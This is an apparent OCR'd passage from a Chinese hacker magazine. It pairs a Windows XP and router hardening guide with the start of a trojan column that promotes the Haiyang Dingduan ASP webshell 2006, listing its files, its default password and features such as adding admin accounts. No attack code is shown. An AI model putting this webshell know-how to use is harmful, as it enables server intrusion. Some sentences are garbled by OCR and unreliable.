在“开始”→“控制面版”→“性能与维护”→“管理工具”里点击“计算机管理”，找到“服务与应用程序”，在右边的列表中选择下面建议禁止的服务，点击右键就可以进行相应的操作。

(1) Server 服务：上面所提到的默认网络共享，就是该服务的问题，如果不禁止，每次注销或开机，默认共享就会打开，你的所有重要信息都将暴露。

(2) TCP/IP NETBIOS Helper 服务：该服务会暴露出系统中的netBIOS 安全性弱点，例如 NTLM 认证。

(3) Remote Registry 服务：如果没有得到适当的配置，该服务会潜在地将注册表暴露。

(4) Task Scheduler 服务：入侵者可以利用此服务运行他上传的后门程序。




图5

(5) Telnet 服务：该服务允许某个远程用户登录到系统，并使用命令行来运行控制台程序。最好禁止了。

(6) Terminal Services 服务：可以提供通过TCP/IP 连接的远程桌面访问服务，一般不使用的话，最好禁止了。著名的输入法漏洞，还有现在通常所说的开放3389 端口的肉鸡，都和这个服务有关系。

(7) Windows Internet Name Service 服务：该服务具有暴露敏感系统信息的潜在危险。

另外完成上面的设置后，大家还可以对“本地用户和组”进行安全设置，建议大家把用户里的Guest 用户删除。这个用户默认情况下是禁止的，但容易被黑客激活并提升到管理员权限，那样一来你的电脑又陷入到危机当中了。

二、防火墙

如果是Windows XP2 的用户要随时开启SP2 的防火墙。如没打开可通过“开始”→“运行”→“控制面版”→“安全中心”进行设置，如图6 。




图6

如果不是XP2，那就装一个防火墙给我们的电脑再加上一层安全防线吧。如图7 是安装瑞星个人防火墙后查看“网络活动”的情况。防火墙的设置都很简单，一般默认就行了。安装了防火墙后，应用程序要访问网络都得经过你的允许，否则就会被防火墙拒绝访问网络。

三、路由器

路由器可以将外网的攻击挡在门外，防止自己的电脑暴露在外。黑客要入侵你的电脑首先就得通过路由这道坎。




图7

路由器的安全设置：我想看到网上通过原始口令的路由器密码刷Q币的动画教程，大家一直想到要对路由进行设置首先就要改密码吧。有些路由器的用户分为管理员用户和一般用户，所以大家修改的时候记得将两个都改了。

WEB管理

我以TP_Link的TL-R402为例说明（个人认为TP_Link的路由器设置得比较好，默认情况下外网访问权限，而且路由的“WAN口设置”设置页面采用了框架结构，无法看到所有用户与密码设置信息的网页源代码。）：在浏览器里输入192.168.1.1（不同的路由默认的管理页面有所不同），然后输入路由、账号和密码就可以进入路由器进行相关设置了。选择“安全设置”，基本上路由器都会有防火墙功能，默认是打开的，其实路由最大的安全在于“远端WEB管理”选项，TL R402路由器默认的远端WEB管理IP地址为0.0.0.0，如图8。在此默认状态下，来自广域网的任何一台计算机都不能登录路由器执行远端WEB管理，如果你改变了默认的远端WEB管理IP地址（例如改为61.88.88.88），那么广域网中只有具有该指定IP地址（例如61.88.88.88）的计算机才能登录路由器执行远端WEB管理。如果将远端WEB管理IP地址设为255.255.255.255，那么，广域网中所有的计算机都可以登录路由器执行远端WEB管理。这步就是关键，现在大家应该知道怎么样让局域网外的人无法访问你的路由器了吧。




图8

具体的设置请大家参看说明书。

至此，我们已经为自己的电脑打造了三道安全防线，当然其间还有很多细节需要大家自己处理。但要注意没有绝对的安全，“道高一尺，魔高一丈”，为电脑加设防线的同时更重要的是提高自己安全意识。

（本文中涉及到的工具，在光盘中有提供：X-Scan-v3.1-cn.rar、ShareEnd.zip）

雕虫小技

给IE免疫

相信大家一定对网上各类插件强制安装到你的IE上，造成速度缓慢和其他的不便而烦恼吧，比如臭名昭著的3XX1插件等，试试这种免疫方法吧。

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{B83FC273-3522-4CC6-92EC-75CC86678DA4}]
"Compatibility Flags"=dword:00000400
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{9A578C98-3C2F-4630-890B-FC04196EF420}]
"Compatibility Flags"=dword:00000400
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{CF051549-EDE1-40F5-B440-BCD646CF2C25}]
"Compatibility Flags"=dword:00000400
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{4EDBBAEA-F509-49F6-94D1-ECEC4BE5B686}]
"Compatibility Flags"=dword:00000400
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{BC207F7D-3E63-4ACA-99B5-FB5F8428200C}]
"Compatibility Flags"=dword:00000400
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{9BBC1154-218D-453C-97F6-A06582224D81}]
"Compatibility Flags"=dword:00000400
```

把上面的代码录到记事本里，存为reg格式，双击导入即可（光盘中有附带）

Troy 古城、木马和传说中的倾城美女♀海伦早已消失在千年风雨中……

网络世纪，木马却被Hacker唤醒，重新复活在数字世界里，藏匿在某个不被注意的角落，等待着黑客的连线……

今天，我给各位看官准备了很多精彩的内容，让你一次学个够。首先，随着海阳顶端网2006正式版的发布，我也第一时间为大家献上“蔚蓝色的海洋梦——海阳顶端网2006正式版试用小记”，赶快来感受一下这款经典的ASP木马都为我们带来了些什么新功能吧，在这里，我们要特别感谢LCX与老马为2006换新颜所作的辛勤劳动。接下来是天涯衰草教你配置、使用新马PcShare2005版；公子许也匆忙送来一款小后门T-Cmd v1.0；麦秆虫教你用WINRAR来隐藏和种植小马；如果你Troy真的不甚了解，不必害羞，我们考虑到你了，“小珂，你和菜菜们聊聊如何揪出木马的简方法吧？”。如果你有什么建议，有什么疑问，不要忘了给我们写信，或者去非安全论坛给我留言。



蔚蓝色的海洋梦——海阳顶端网2006正式版试用小记

图许子先

相信大家对海阳顶端网ASP木马（以下简称海马）都不陌生吧，尤其是现在注入漏洞盛行时期，海马自然成了不少网络高手的必备工具。由于它简单易行的操作，也逐渐成为广大菜鸟的宠儿。在大家开学之际，海马也推出了新版本——2006正式版。之前推出的测试版2006 α版的代码在网上已经泄露了，正式版在功能上较网上的也有了明显的改进，增加了好多贴切用户的新功能。如：更详细的服务器信息、修改文件属性功能、文件打包功能（不用RAR）、注册表读取功能、添加管理帐号功能、还有发布了一句代码的C/S端，还增添自己定制2006的功能选项功能。好了，现在就让我们先睹为快吧！首先我们解压ASP木马2006正式版，我们会看到如下七个文件：

2006.asp　海阳顶端网ASP木马2006版文件
unpack.vbs　打包文件"HYTop.mdb"的解开器
2006X.exe　海阳顶端网ASP木马2006 C/S模式转换器
2006X2.exe　海阳顶端网ASP木马2006　专用短服务器端C/S模式转换器
2006Z.exe　海阳顶端网ASP木马2006_Lite版本组合器　用来自定义生成相应功能的Lite版木马
hididi.ini　　2006Z.exe的配置文件，hididi.ini里保存的是各个功能模块所需要的相关函数集合，请不要修改，否则生成的文件将不可使用。
ReadMe.Txt　说明文件

先来看看海阳顶端网ASP木马2006正式版的登陆界面吧，图1：





图1

很朴实简洁。填好密码（默认密码：lcxMarcos。可用记事本打开2006.asp自己修改）后，点击“芝麻开门，偶是老马”登陆到功能列表界面，如图2。

我们可以看到新版的海洋顶端木马除了界面风格上有了很大变化，功能上也有13项之多。详细功能这里就不一一介绍了，我们来看看海马2006正式版的几项新功能吧。



一、更详细的服务器信息

